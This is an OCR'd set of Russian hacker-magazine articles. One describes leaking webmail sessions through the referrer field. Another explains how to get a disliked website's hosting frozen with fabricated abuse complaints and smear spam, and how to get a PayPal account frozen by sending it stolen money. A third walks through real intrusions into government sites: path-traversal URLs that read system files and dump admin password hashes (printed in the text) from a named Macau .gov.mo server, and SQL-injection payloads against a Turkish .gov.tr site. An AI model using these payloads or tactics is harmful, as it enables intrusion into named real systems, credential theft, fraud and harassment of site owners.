Щелкая по ссылкам, выданным Google в ответ на наш запрос, мы передаем web-серверу информацию о текущей сессии, содержащую в поле referrer критерии запроса и соответствующий им результат. Вроде бы мелочь, а неприятно. Сижу как-то я за монитором, жую бутерброд и в ожидании, пока IDA Pro дизассемблирует очередную программу, лениво поглядываю на консоль Small Http Server'a. Вдруг вижу, как кто-то пытается утянуть phc3.full.pdf (электронную версию «Записок мыщъх'a» целиком). Причем, судя по строке referrer, человек забрел явно с Google, что весьма странно, поскольку я активно борюсь с Google, запрещая ему индексировать содержимое своего web-сервера по причинам, о которых мы говорили выше.
Ну ладно, зашел человек, так зашел. Ведь не прогонять же! А вот вставить содержимое поля referrer в адресную строку Горящего Лиса — сам Бог велел. Вставляем. И видим, что на самом деле искал человек. А искал он «структура audio CD pregap gap index», причем из трех выданных результатов его удовлетворил только один — мой. Довольно любопытная информация, не правда ли? Впрочем, остальные поисковые машины страдают той же болезнью, так что Google в своих проблемах не одинок. Да что там поисковые машины! С почтовыми клиентами, основанными на web-интерфейсе, сплошь и рядом наблюдается та же проблема. Устанавливаем у себя web-сервер, отмыливаем жертве ссылку на какой-нибудь интересный файл. Если она поведется и кликнет, мы заполучим referrer и, скопировав его в адресную строку своего браузера, сможем войти в текущую сессию, просматривая содержимое почтового ящика жертвы (входящие/исходящие письма), листая адресную книгу и рассылая письма от ее имени. Правда, сменить пароль, скорее всего, не получится, так же как и удалить аккаунт, но все-таки говорить о безопасности в таких условиях можно только в саркастическом смысле.

Методы борьбы, или записки из подполья

Для предотвращения утечки персональной информации на клиентской стороне достаточно использовать Горящего Лиса с установленной панелью Google Toolbar и отключенными опциями «PageRank Display» и «Safe Browsing». Однако это не защитит от сайтов, сотрудничающих с Google, и для блокирования трафика разумно прибегнуть к персональному брандмауэру, пополнив блэк-лист еще одной записью: «www.google-analytics.com». С Оперой ситуация значительно сложнее, и для обеспечения надлежащего уровня приватности необходимо заблокировать множество IP-адресов, входящих в распределенную сеть Google, постоянно пополняющуюся новыми узлами. Регулярное изучение логов брандмауэра, похоже, единственный способ их вычислить.
Администраторам web-серверов рекомендуется блокировать всех посетителей, чье поле User-Agent содержит какое-либо упоминание о Google, или создать файл robots.txt, предназначенный специально для поисковых машин и указывающий им, какие файлы можно индексировать, а какие нельзя (структура файла описана на www.robotstxt.org). Впрочем, это достаточно ненадежная защита, и поисковые машины могут игнорировать все предписания.

Заключение

Доступность исходных кодов еще не гарантирует отсутствие закладок и других компонентов, о существовании которых рядовой пользователь не догадывается. Но, увы, слежка и шпионаж проникают в нашу жизнь и разрушают право на охрану персональной информации, как термиты, подтачивая ее изнутри. Залогом выживания в этом суровом мире становится знание сетевых протоколов, владение дизассемблером, отладчиками и прочими хакерскими навыками.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL.RU /

Дайте жалобную книгу!

СЕТЕВЫЕ ВОЙНЫ НОВОГО ПОКОЛЕНИЯ

Ты когда-нибудь задумывался над вопросами: где хостятся порно или фейковые ресурсы; на каких дата-центрах стоят серваки сепаратистских и террористических организаций? Как ты понимаешь, ни один обычный хостер не станет прикрывать такие проекты. Для таких целей существуют специальные абузоустойчивые серверы, администрация дата-центров которых готова закрывать глаза на твои шалости за определенную сумму. Кроме того, с усилением антифродовых настроений на Западе, появился новый вид западлостроения — закрытие хостинг-аккаунтов. Как это осуществить и как от этого защититься, ты узнаешь, прочитав эту статью.

Прикрываем чужой ресурс

Тебе, наверняка, не раз хотелось по каким-либо причинам приостановить функционирование того или иного ресурса. Вроде бы решение напрашивается само собой — DDoS-атаки. Но на мобилизацию армии ботов нужно потратить немало времени и сил. А еще остро встает технический вопрос, связанный с наличием работоспособного бота. Как ни крути, а геморрой при реализации обеспечен. Так вот сегодня мы пойдем другим путем. Мы не будем писать бота, не будем создавать серверный ботнет — мы поступим гораздо интереснее, оригинальнее и, самое главное, экономнее.


Ни для кого не секрет, что каждый хостер имеет свои правила предоставления услуг. Зачастую отдельно оговаривается запрет на рассылку спама, размещение порноматериалов, вареза и прочих не менее занятных вещей :). Для примера возьмем пользовательское соглашение достаточно крупного украинского хостера. Вот лишь некоторые его пункты.

Клиенту строго запрещается размещать веб-сайты:

1. содержащие любые порнографические материалы;
2. содержащие пропаганду насилия, фашизма, коммунизма, экстремизма, терроризма, национализма, шовинизма, расовой ненависти и/или провозглашающие одну особенную расу, национальность или пол как превосходящие над другими и/или объявляющие другие расы, национальности, пол низшими, а также содержащие призывы к свержению законной власти в каком-либо государстве;
3. поощряющие, поддерживающие или пропагандирующие деятельность, нарушающую федеральные, республиканские или местные законы и/или нарушающую украинские или международные договоренности;
4. подпадающие под категорию «warez» или файловых архивов, распространяющих материалы, охраняемые законом об авторском праве;
5. пропагандирующие взлом, обход защиты программного обеспечения (hacking, cracking) или распространяющие пароли к веб-сайтам для взрослых или любым другим платным ресурсам.

Обрати внимание на пункты 4 и 5, занятно, не правда ли? =) Я не зря привел здесь именно это соглашение — дело в том, что большинство ру-хостеров имеют соглашения со схожими пунктами, отличающимися лишь формулировкой. Ты спросишь, мол, для чего нам все это нужно? Ответ прост: мы этим воспользуемся в своих корыстных целях =).

Предположим, что существует ресурс www.blablablabla.com, который нам очень



> Запускаем рассылку по собранной базе

и очень не нравится. А располагается он на рядовом хостинге, допустим, российском. Как приостановить его функционирование? Нужно всего лишь нарушить пару-тройку пунктов из пользовательского соглашения, после чего хостер сам заблокирует аккаунт =). Думаешь, реализовать затею нереально? Ошибаешься, еще как реально :). Но прежде составим короткий план наших действий:

1. собираем базу мыльников антифродовых контор;
2. составляем текст письма;
3. рассылаем жалобы.

Если ты читал мои предыдущие статьи, то должен помнить, что собой представляют антифродовые конторы и чем они занимаются. Вкратце напомню, что подобные компании создаются с целью предупреждения мошеннических действий в Сети. Многие финансовые организации и крупные сервисы, в том числе и провайдеры, имеют свои антифрод-отделы. Нам понадобится база мыльников таких контор. Сразу отмечу, что полноценная база подобного рода стоит несколько тысяч американских президентов. Но мы действуем в более скромных масштабах, так что сойдет и сотня-другая таких email-адресов. Можешь включить в свой лист рассылок даже адреса саппортов зарубежных платежек, крупных хостингов, провайдеров, антиспамовых агентств и общественных антифродовых организаций. В общем, все в твоих руках =).

Следующий важный шаг — составление текста письма. В нем следует делать упор именно на те моменты, на которые плохо реагируют те самые конторы, а именно: на фишинг, продажу кредиток, хакинг, варез, детское порно и т.д. В идеале письмо должно содержать жалобу юзера на сайт-жертву (не угодивший нам сайт :)) с указанием причины недовольства (распространение банковской информации, массовый спам и т.д.).

После того как текст будет составлен, следует написать еще одно письмо. В нем мы будем рекламировать ненавистный нам ресурс, только пиар будет черным =). Напиши о том, что открылся новый портал по продаже банковских баз данных, что функционирует приватный форум, объединяющий профессиональных мошенников, мол, добро пожаловать на наш ресурс, и ниже кинь ссылочку на сам сайт :).

Теперь остается лишь разослать оба письма по собранной базе. Советую отправить сначала антирекламу, а потом уже жалобы. Кроме того, если у тебя есть пара завалявшихся спам-баз с забугорных ресурсов, смело пускай и их в оборот. Активные амеры, наверняка, пожалуются на такой спам куда следует, будь уверен =).

Особенно хорошо фишка прокатывает с амерскими и европейскими хостерами, поскольку они довольно оперативно реагируют на предупреждения, поступающие от антифродовых контор. Однако и многие ру-хостинги придерживаются той же политики, так как большинство дата-центров находится в штатах :). Если все будет сделано аккуратно, то ты достигнешь желаемого эффекта. Как показывает практика, в 90% случаев хостинг-аккаунт просто замораживается на неопределенный срок =).

Кстати, поделюсь еще одной любопытной информацией. Подобным образом можно заморозить даже банковский счет. Но особенно хорошо в банковской сфере прокатывает перевод денег с краденного аккаунта на аккаунт-жертву. Например, ты хочешь заблокировать аккаунт неприятеля в палке (PayPal). Для этого необходимо приобрести пару стыренных амерских акков и залить на счет неприятеля немного грязных баксов. При проведении банковской проверки будут заморожены все участвующие в прохождении денег счета. Вот такая вот неприятность :).


Абузоустойчивые серверы

Прочитав первую часть статьи, ты, скорее всего, озадачился вопросом о том, как же защититься от подобного западлостроения. Что ж, лекарство есть, но оно стоит денег. Самый оптимальный вариант — это покупка абузоустойчивого сервера или хостинг-аккаунта на нем. Что такое абузоустойчивый сервер? Это сервер, способный нести все тяготы информационной клеветы/грязи и прочего. Грубо говоря, на подобных серверах можно размещать практически все что угодно, от порников до баз кредиток, слитых с онлайн-шопов. Стоить абузный дедик будет порядка $600-800 в месяц, в зависимости от расположения дата-центра. Но есть и более дешевый вариант — покупка хостинг-аккаунта на абузоустойчивом сервере по цене $50-100 в месяц. В любом случае решать тебе, но, как гласит мудрая пословица, «скупой платит дважды».

«МЕНЯ ФЛУДЯТ — КОМУ/КАК ЖАЛОВАТЬСЯ?»

Порой бывает, что ты вынужден писать настоящую жалобу на какой-либо нерадивый хостер. К примеру, на твой ресурс натравили армию злых ботов, и они нещадно поливают флудом сервак с хилым каналом. В этом случае рекомендую закрыть все порты (кроме 22-го, естественно) штатным файрволом и собрать базу abuse-адресов. Это делается очень просто — врубается логирование входящих запросов (в iptables — посредством команды «iptables -A INPUT -p tcp --dport нужный_порт -j LOG --log-prefix "BAD PACKET :"»), затем анализируется журнал, из которого выгребаются айпишники ботов. После этого последовательно запрашивается whois'ом каждый IP-адрес и выдирается из потока мыльник со словом abuse@. Напоследок заряжаем спам-рассылку с жалобой (к письму обязательно прикладывай лог — иначе не поверят). Разумеется, последние два действия нужно автоматизировать. Как? Не мне тебя учить, мой юный кодер :).

> Абузоустойчивый хостинг






> Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



> Абузоустойчивые серверы располагаются на дата-центрах, администрация которых готова закрывать глаза на твои «шалости» за скромную сумму.

> Помни, что грамотно составленная жалоба, разосланная по хорошей абузной базе, — залог успеха :).



> Сайт антифишинговой группы

Я решил выяснить, как к описанным атакам относятся некоторые ру-хостинги и каков шанс прикрытия аккаунта пользователя. Меня интересовали два вопроса, которые я задал представителям хостинг-провайдеров:

1. В случае обнаружения запрещенного контента (хак/варез/порно), сначала будет сделано предупреждение или аккаунт пользователя заблокируют незамедлительно?

2. Не секрет, что в последнее время распространение получили провокационные атаки, вынуждающие хостинг-провайдеров замораживать вполне легальные ресурсы. Например, известны случаи рассылки спама якобы от лица владельцев легальных ресурсов со ссылкой на сайт, что приводило к блокировке аккаунта хостером. Как вы реагируете в подобных ситуациях?

Представитель администрации хостинг-провайдера provisov.net мне ответил следующим образом:

«1 При обнаружении на аккаунте одного из перечисленных нарушений, действие аккаунта приостанавливается сразу. Владелец получает от нас уведомление о том, что его аккаунт заблокирован. В зависимости от степени нарушения, он может быть разблокирован, при условии что нарушение будет удалено в течение 30 минут после разблокировки аккаунта.

2. Да, действительно, в последнее время мы очень часто встречаем ложные подачи жалоб на то, что якобы клиент рассылает спам. Если жалоба приходит непосредственно на имя нашей компании, подобная информация тщательно проверяется нашими сотрудниками из abuse-центра. Чтобы проверить всю информацию по аккаунту, им, как правило, достаточно одного часа. На время проверки аккаунт не блокируется. Если нарушение заметно сразу, то, несомненно, сразу и блокируем».

А вот как ответили на аналогичные вопросы представители хостинг-провайдера MultiHOST (multihost.ru):

«1.Для начала разъясним ситуацию. Контент, содержащий информацию по уязвимостям/информационной безопасности/техникам взлома (нужное подчеркнуть), и обсуждение всего этого дела не является запрещенным, иначе нужно было бы закрыть практически все сайты, посвященные информационной безопасности. Более того, среди наших клиентов немало увлеченных информационной безопасностью людей, доверивших нам свои сайты.

Что же касается порнографии, пока в законодательстве РФ этот термин не имеет четкого определения, говорить с уверенностью о том, что представляет собой запрещенный контент в рамках этой тематики, тоже невозможно. Потому мы спокойно относимся к такого рода сайтам, за исключением случаев детской порнографии и прочих правонарушений, однозначно определенных законодательством РФ.

Варезные сайты мы стараемся на себя не брать, так как специфика подобных порталов вызывает повышенную нагрузку, а это не вписывается в концепцию виртуального хостинга, и нам просто невыгодно держать такие порталы.

2. В подобных случаях для нас, собственно, нет никакой разницы, кто и где указывает ссылку на нашего клиента. Как говорится, на заборе слово из трех букв написано, а за ним только дрова :-)».


Как видишь, хостеры по-разному относятся к одному и тому же контенту, поэтому важно выбрать именно тот хостинг, который будет надежно охранять твой ресурс =).

Кстати, очень популярны датинг-центры Азии и Ближнего Востока, так как именно страны этих регионов не спешат сотрудничать с США. Поэтому, если ты всерьез обеспокоен активностью ребят из ФБР, бери сервак на площадке в Гонконге.


The End

Несомненно, ложные подачи жалоб, входящий спам и прочие элементы западлостроения играют свою роль (порой роковую). Поэтому важно хорошо представлять себе не только методы их реализации, но и средства защиты. Абузоустойчивые серверы с каждым днем пользуются все большей популярностью. Как ни крути, но за безопасность нужно платить. В общем, информацию я тебе предоставил, а что делать и как — решать уже тебе.

> Даже террористы и сепаратисты используют абузоустойчивые серверы




NINETEEN
77
French
PUMA
puma.com



ЛЕОНИД «R0ID» СТРОЙКОВ
/ ROID@MAIL.RU /

Взлом зоны .gov

АТАКУЕМ ПРАВИТЕЛЬСТВЕННЫЕ РЕСУРСЫ

В прошлом номере мы говорили о теоретических способах взлома государственных ресурсов. Наверное, ты понял, что даже в зоне .gov и .mil безопасность оставляет желать лучшего. Сегодня мы преподнесем тебе еще один сюрприз — практическое руководство по взлому государственных сайтов. Конечно, баги на ресурсах давно залатаны, поэтому рассматривай этот мануал исключительно как фантастический бестселлер, но ни в коем случае не как руководство к действию. Усвоил? Тогда поехали!

Intro

Уже давно ни для кого не секрет, что многие архивы и прочие государственные хранилища данных перекочевали в сеть. Сейчас правительство почти каждой страны считает необходимым, помимо официального сайта, иметь еще и пару серверов под «общественные нужды». Что под этими самыми «нуждами» подразумевается, не может знать, пожалуй, никто, кроме непосредственных организаторов проектов и владельцев серверов. Государственные ресурсы всегда были окутаны тайной негласности, именно поэтому они как магнитом притягивали и продолжают притягивать к себе хакеров. Если ты хотя бы иногда краем уха слушаешь новости, то мог заметить, что за последнее время было произведено несколько громких арестов людей, подозреваемых во взломе правительственных серверов США, Венесуэлы и прочих. В одной из прошлых статей я рассказал о том, как мне удалось проникнуть на сервер Национальной аэрокосмической ассоциации США (NASA). В тот раз я наглядно показал, что даже столь крупные государственные проекты могут быть уязвимы. Сегодняшняя статья является своего рода продолжением этой темы, только в более широком масштабе. Сейчас ты узнаешь все подробности о безопасности правительственных ресурсов некоторых стран мира.

Немного истории, или с чего начинается .gov


Доменная зона .gov изначально предназначалась для правительственных ресурсов, само сокращение «gov» — производное от «government» (правительство). В то же время доменная зона .mil задумывалась только для военных учреждений («mil» — сокращение от «military»). Домены GOV и MIL появились в 1984 году и сразу стали «специальными». По сути, они являются доменами ограниченного использования.

Домен GOV создан исключительно для федеральных государственных учреждений США, и регистрацией доменных имен в этом





Хэши админских пассов на госсервере Макао



Один из бажных ресурсов в зоне .gov.uk

домене занимается Правительственный сетевой информационный центр (Government-Wide Registration Service). Домен MIL находится под контролем американского правительства, в частности Департамента госбезопасности США. Его специалисты ведут базу доменных имен зоны .mil, предназначенной для военных организаций и учреждений, отвечающих за безопасность страны (о какой стране идет речь, думаю, ты понял).
Кстати, одно время плата за регистрацию доменов в зоне .gov не взималась, но позже ее все же ввели: первичная рега — по цене в $1k, а ежегодное продление — всего-навсего $500 =). Кроме того, как ты понял, зоны .gov и .mil принадлежат амерам, однако многие страны ввели свои поддомены вида .gov.национальная_зона_страны (например, Австралия — .gov.au). Но нас интересует совсем не это, поэтому углубимся в суть вопроса :).
Нетрудно догадаться, что ни один хуиз-сервис не даст нам полной информации по правительственным или военным доменам. Аналогичная ситуация обстоит и с известным порталом www.domainsdb.net.
На запрос по домену www.nasa.gov сервис выдает такой ответ:

```
found 1 domain entrys on IP: 198.116.144.49
[get RIPE/ARIN IP info]   (Resolved:
nasans3.nasa.gov)
IP location: United States [US] — Alabama
— Huntsville
IP owner: National Aeronautics and Space
Association
IP assigned to: National Aeronautics and
Space Association
```

мол, нет такого домена. Вот такие дела. Но это все мелочи, самое интересное, как говорится, внутри =).

Первые баги — первый урожай

Так-с, с боевой обстановкой ознакомились, пора приступать к активным действиям. Но прежде я хочу предупредить, что сознательно не буду до конца раскручивать большую часть указанных мной уязвимостей.
Начнем, пожалуй, с такой страны, как Макао. Находится она, кстати, в Азии, но не в этом суть. Гуляя в очередной раз по просторам Сети, я наткнулся на любопытный ресурс www.macau.grandprix.gov.mo. Сайт, насколько я понял, был посвящен гонкам. Честно говоря, я не силен в местных иероглифах, поэтому мой взгляд от контента стал медленно смещаться в сторону адресной строки. Тут-то я и заметил, что ресурсик располагается в правительственной доменной зоне Макао (.gov.mo). Этот факт показался мне достаточно интересным, и я решил ненадолго задержаться на портале =). Фотки и прочая лабуда меня мало привлекали, но вот один из линков натренированный глаз заметил сразу:

```
http://www.macau.grandprix.gov.mo/mgpc/
public_html/gb/main.php?cat=news&item=mgp
c&file=show_news.php&id=1741
```

Да-да, ты правильно догадался, параметр file в скрипте main.php действительно не фильтровал входящие значения. Несмотря на то что error_reporting(), по-видимому, был в нуле, через пару секунд я уже читал файл passwd, успешно слитый с сервера :). Я зашел на www.domainsdb.net, вбил урл госресурса Макао, и меня послали идти лесом, сообщив, что никакой информации по этому домену нет :(. Однако никакого труда не составило прочитать местный hosts:



Крайне не рекомендую связываться с правительственными ресурсами и нарушать их работоспособность. В противном случае можешь начинать собираться в места не столь отдаленные.



Внимание! Информация предоставлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

«НЕТРУДНО ДОГАДАТЬСЯ, ЧТО НИ ОДИН ХУИЗ-СЕРВИС НЕ ДАСТ НАМ ПОЛНОЙ ИНФОРМАЦИИ ПО ПРАВИТЕЛЬСТВЕННЫМ ИЛИ ВОЕННЫМ ДОМЕНАМ»

Хотя, на самом деле, на основном сервере NASA далеко не один домен (о чем я упоминал в своей статье «NASA.GOV на коленях» — читай подшивку «Хакера»). А по запросу «www.navy.mil» сервис DomainsDB и вовсе отвечает, что,

```
http://www.macau.grandprix.gov.mo/mgpc/
public_html/gb/main.php?cat=news&item=
mgpc&file=../../../../../../../../etc/
hosts
```



> Дырявое казначейство Малайзии :)

> Читаем файлы на сервере сиднейского руководства

Ответ не заставил себя долго ждать:

```
# Do not remove the following line,
or various programs # that require
network functionality will fail.
127.0.0.1 gp.macau.grandprix.
gov.mo localhost localhost.
localdomain gp www.macau.
grandprix.gov.mo #192.168.1.28
www.macau.grandprix.gov.mo
```

Как оказалось, на сервере крутился Linux:

```
Linux version 2.6.17-1.2142_
FC4smp (bhcompile@hs20-bc1-
4.build.redhat.com) (gcc version
4.0.2 20051125 (Red Hat 4.0.2-8))
#1 SMP Tue Jul 11 22:57:02 EDT 2006
```

И через минуту у меня в руках уже находился конфиг Апача:

```
http://www.macau.grandprix.
gov.mo/mgpc/public_html
/gb/main.php?cat=news&item=mg
pc&file=../../../../../../..
/../etc/httpd/conf/httpd.conf
```

Виртуальных хостов на сервере найдено не было, зато я обнаружил полезную для себя диру: /export/home/httpuser/WebMaster/. Поиграв с параметрами, я таки выудил хэши пассов админов:

```
http://www.macau.grandprix.gov.
mo/mgpc/public_html/gb/main.
php?cat=news&item=mgpc&file=..
/../../../../../../../export/
home/httpuser/WebMaster/.
gppassword&id=394
```

Самое интересное, что тут был не один хэш:

```
WebMaster:fk0EbenCGRXs2
phpmyadmin:d3jB0p9PyULGc admin:/
NLkH.tT7RC1c
```

Вот тебе и админ, и веб-мастер и пхпмайадмин =). Паролики, естественно, были расшифрованы, но выкладывать я их не буду :). Все в твоих руках. Кстати, админка лежит тут: www.macau.grandprix.gov.mo/admin. Продолжаем двигаться дальше. Следующие на очереди — турки.
Честно говоря, мне никогда не нравился турецкий андеграунд с обилием кидисов. Поэтому от вида турецкого ресурса, находящегося в правительственной доменной зоне, во мне сразу проснулся азарт =). Сам линк на сайт был таким: www.atam.gov.tr. Побродив по ссылкам, я наткнулся на инъекцию:

```
http://www.atam.gov.tr/index.php?
Page=DergiIcerik&IcerikNo=-1%27
```

Скрипт index.php работал с базой и был подвержен sql-инъекции, что не могло не радовать :). Поиграв с конструкцией «order by», я таки узнал количество полей:

```
http://www.atam.gov.tr/index.
php?Page=DergiIcerik&IcerikNo=-
1+order+by+5/*
```

Как выяснилось, данные со второго и пятого полей отображались:

```
http://www.atam.gov.tr/index.
php?Page=DergiIcerik&IcerikNo=-
1+union+select+1,2,3,4,5/*
```

К сожалению, на мою попытку получить доступ к mysql.users база ругнулась и выдала лишь: «Access denied for user: 'atamDB@localhost' to database 'mysql'». Название одной таблички я знал: DergiIcerik. Также я знал и названия полей в ней: No, TRBaslik, TRYazar, TRDergiSayi, TRIcerik. Но ничего полезного там не обнаружилось. Прав file_priv тоже не было, и все попытки прочитать какой-либо из файлов на сервере были тщетны. Но когда я глянул версию MySQL, мое лицо расплылось в улыбке:

